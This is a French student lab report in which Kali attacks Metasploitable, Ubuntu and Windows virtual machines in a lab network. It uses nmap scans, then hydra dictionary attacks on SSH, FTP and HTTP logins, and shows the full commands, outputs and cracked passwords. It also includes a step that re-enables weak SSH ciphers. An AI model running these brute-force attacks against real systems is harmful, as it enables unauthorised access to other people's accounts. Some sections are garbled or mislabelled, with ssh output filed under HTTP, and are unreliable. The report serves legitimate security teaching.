Republique du Senegal

Université Alioune Diop de Bambey

UFR *: Sciences Appliquées et Technologie de l'Information et de la Communication (SATIC)*

Département: *Technologie de l'Information et de la Communication(TIC)*

Filière: *Systèmes Réseaux et Télécommunications(SRT)*

Niveau: *Licence 3*

COMPTE RENDU SECURITE

Presente par:

Mamadou Thiam

Encadre par:

Professeur Mr. Diouf

Introduction

A travers ce compte nous allons montrer sur nos différents machines virtuels comment étape par étape avoir accès a des services comme ssh http et ftp d'une machine qui machine qui se trouve dans notre réseau.

Pour procéder a cela , nous allons avoir besoin de notre VM kali-linux , qui sera considère comme la machine attaquant et les autres VM (Ubuntu, Windows, metasploit) comme machines cibles.


Avant de réaliser une attaque, la première étape consiste à scanner le système cible pour en chercher les vulnérabilités. Nous allons utiliser l'outil Nmap (déjà intégré dans Kali Linux) pour scanner le réseau cible plus particulièrement les machines cibles. Nmap permet de détecter les ports ouverts et identifier les services hébergés.

Nous allons dans les lignes suivantes présenter notre schéma d'attaque sur chacun des VM :

METASPLOITABLE

Phase de renseignement

NMAP



Exécution Hydra (attaque de brute force) : Craquage d'un mot de passe Pour lancer une attaque par force brute sur un service donné (SSH, ou FTP, ou HTTP, …), nous devons spécifier les paramètres de l'attaque, tels que l'adresse IP de la cible, le nom d'utilisateur (si connu) et le fichier contenant les mots de passe à tester. On utilise la commande suivante :

hydra -l'utilisateur -P wordlist.txt [protocole] ://[adresse_IP_cible]

Phase d'Attaque

FTP :

```
┌──(mamadou㉿kali)-[~/force_brute]
└─$ hydra -l msfadmin -P dictionnaire.txt ftp://192.168.25.2
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or se
cret service organizations, or for illegal purposes (this is non-binding, these *** ignore l
aws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-12 18:54:08
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344401 login tries (l:1/p:14344401), ~
896526 tries per task
[DATA] attacking ftp://192.168.25.2:21/
[21][ftp] host: 192.168.25.2   login: msfadmin   password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-12 18:54:32
```

HTTP :

```
─$ hydra -l msfadmin -P dictionnaire.txt http-get://192.168.25.2
ydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not
se in military or secret service organizations, or for illegal purpose
 (this is non-binding, these *** ignore laws and ethics anyway).

ydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-
2 18:50:21
WARNING] You must supply the web page as an additional option or via -
, default path set to /
DATA] max 16 tasks per 1 server, overall 16 tasks, 14344401 login trie
 (l:1/p:14344401), ~896526 tries per task
DATA] attacking http-get://192.168.25.2:80/
80][http-get] host: 192.168.25.2   login: msfadmin   password: 1234567
9
80][http-get] host: 192.168.25.2   login: msfadmin   password: msfadmi
```

Maintenant on essaie d' attaquer le service SSH : [CAPTURE]

Solution 2 : 1. Ouvrez-le fichier /etc/ssh/ssh_config avec la commande nano par exemple. 2. Ajoutez ce qui suit au bas de ce fichier :

Hôte * Chiffres +3des-cbc,aes128-cbc,aes192-cbc,aes256-cbc KexAlgorithms +diffie-hellman-group-exchange-sha1,diffie-hellman-group1-sha1,Diffie-hellman-group14-sha1 HostKeyAlgorithms +ssh-rsa,ssh-rsa-cert-v01@openssh.com,ssh-dss,ssh-dss-cert-v01@openssh.com PubkeyAcceptedAlgorithms +ssh-rsa,ssh-rsa-cert-v01@openssh.com,ssh-dss,ssh-dss-cert-v01@openssh.com


SSH :

```
┌──(mamadou㉿kali)-[~/force_brute]
└─$ hydra -l msfadmin -P dictionnaire.txt ssh://192.168.25.2

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not
use in military or secret service organizations, or for illegal purpose
s (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-
12 18:45:47
[WARNING] Many SSH configurations limit the number of parallel tasks, i
t is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344401 login trie
s (l:1/p:14344401), ~896526 tries per task
[DATA] attacking ssh://192.168.25.2:22/
[22][ssh] host: 192.168.25.2   login: msfadmin   password: msfadmin
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 6 final worker threads did not c
omplete until end.
[ERROR] 6 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-
12 18:46:14
```

UBUNTU


Phase de renseignement

NMAP :




Phase d'Attaque


SSH :



FTP :




HTTP :



Windows

Phase de renseignement

NMAP :



FTP :


```
┌──(mamadou㉿kali)-[~/force_brute]
└─$ hydra -l mamadou -P dictionnaire.txt ftp://192.168.25.4

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not
use in military or secret service organizations, or for illegal purpose
s (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-
12 14:16:51
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344401 login trie
s (l:1/p:14344401), ~896526 tries per task
[DATA] attacking ftp://192.168.25.4:21/
[21][ftp] host: 192.168.25.4   login: mamadou   password: root
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-
12 14:17:13
```

HTTP :

```
┌──(mamadou㉿kali)-[~/force_brute]
└─$ hydra -l mamadou -P dictionnaire.txt ssh://192.168.25.4

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or se
cret service organizations, or for illegal purposes (this is non-binding, these *** ignore l
aws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-10 00:29:43
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to r
educe the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344401 login tries (l:1/p:14344401), ~
896526 tries per task
[DATA] attacking ssh://192.168.25.4:22/
[22][ssh] host: 192.168.25.4   login: mamadou   password: root
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-10 00:29:51
[80][http-get] host: 192.168.25.4   login: mamadou   password: rockyou
[80][http-get] host: 192.168.25.4   login: mamadou   password: 12345678
[80][http-get] host: 192.168.25.4   login: mamadou   password: abc123
[80][http-get] host: 192.168.25.4   login: mamadou   password: nicole
[80][http-get] host: 192.168.25.4   login: mamadou   password: daniel
[80][http-get] host: 192.168.25.4   login: mamadou   password: babygirl
[80][http-get] host: 192.168.25.4   login: mamadou   password: monkey
1 of 1 target successfully completed, 16 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-10 00:31:19

┌──(mamadou㉿kali)-[~/force_brute]
└─$
```

SSH :

GNS3



Nous allons maintenant a partir de kali attaquer la machine virtuelle windows, mais avant on devra faire la commande NMAP pour voir si des ports sont ouverts :

Phase de renseignement

NMAP :

```
┌──(mamadou㉿kali)-[~/force_brute]
└─$ nmap -sV 192.168.1.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-18 16:15 CET
Nmap scan report for 192.168.1.1
Host is up (0.066s latency).
Not shown: 989 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          FileZilla ftpd 0.9.39 beta
22/tcp    open  ssh          Bitvise WinSSHD 7.46 (FlowSsh 7.46; protocol 2.0; non-commercial use)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: MAMADOU-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 80.14 seconds
```

Phase d'attaque

SSH :

```
┌──(mamadou㉿kali)-[~/force_brute]
└─$ hydra -l mamadou -P dictionnaire.txt ssh://192.168.1.1

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-18 16:08:11
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344401 login tries (l:1/p:14344401), ~896526 tries per task
[DATA] attacking ssh://192.168.1.1:22/
[22][ssh] host: 192.168.1.1   login: mamadou   password: root
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-18 16:08:52
```

FTP :

```
┌──(mamadou㉿kali)-[~/force_brute]
└─$ hydra -l mamadou -P dictionnaire.txt ftp://192.168.1.1

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizati
binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-18 16:06:43
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344401 login tries (l:1/p:14344401), ~896526 tries per task
[DATA] attacking ftp://192.168.1.1:21/
[21][ftp] host: 192.168.1.1   login: mamadou   password: root
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-18 16:06:51
```

CONCLUSION :

Finalement, l'objetif de ce TP a été atteint c'est-à-dire pour chacune des VM avec KALI comme attaquant

On a pu utiliser nmap pour connaitre les ports ouverts et les services qui y tournent

Pour enfin lancer une attaquant HYDRA sur ces trois services (ssh, http, ftp).

Ce travail a été faite faite en deux phases : d'une part en reseau interne avec VIRTUALBOX et d'autre part avec GNS3.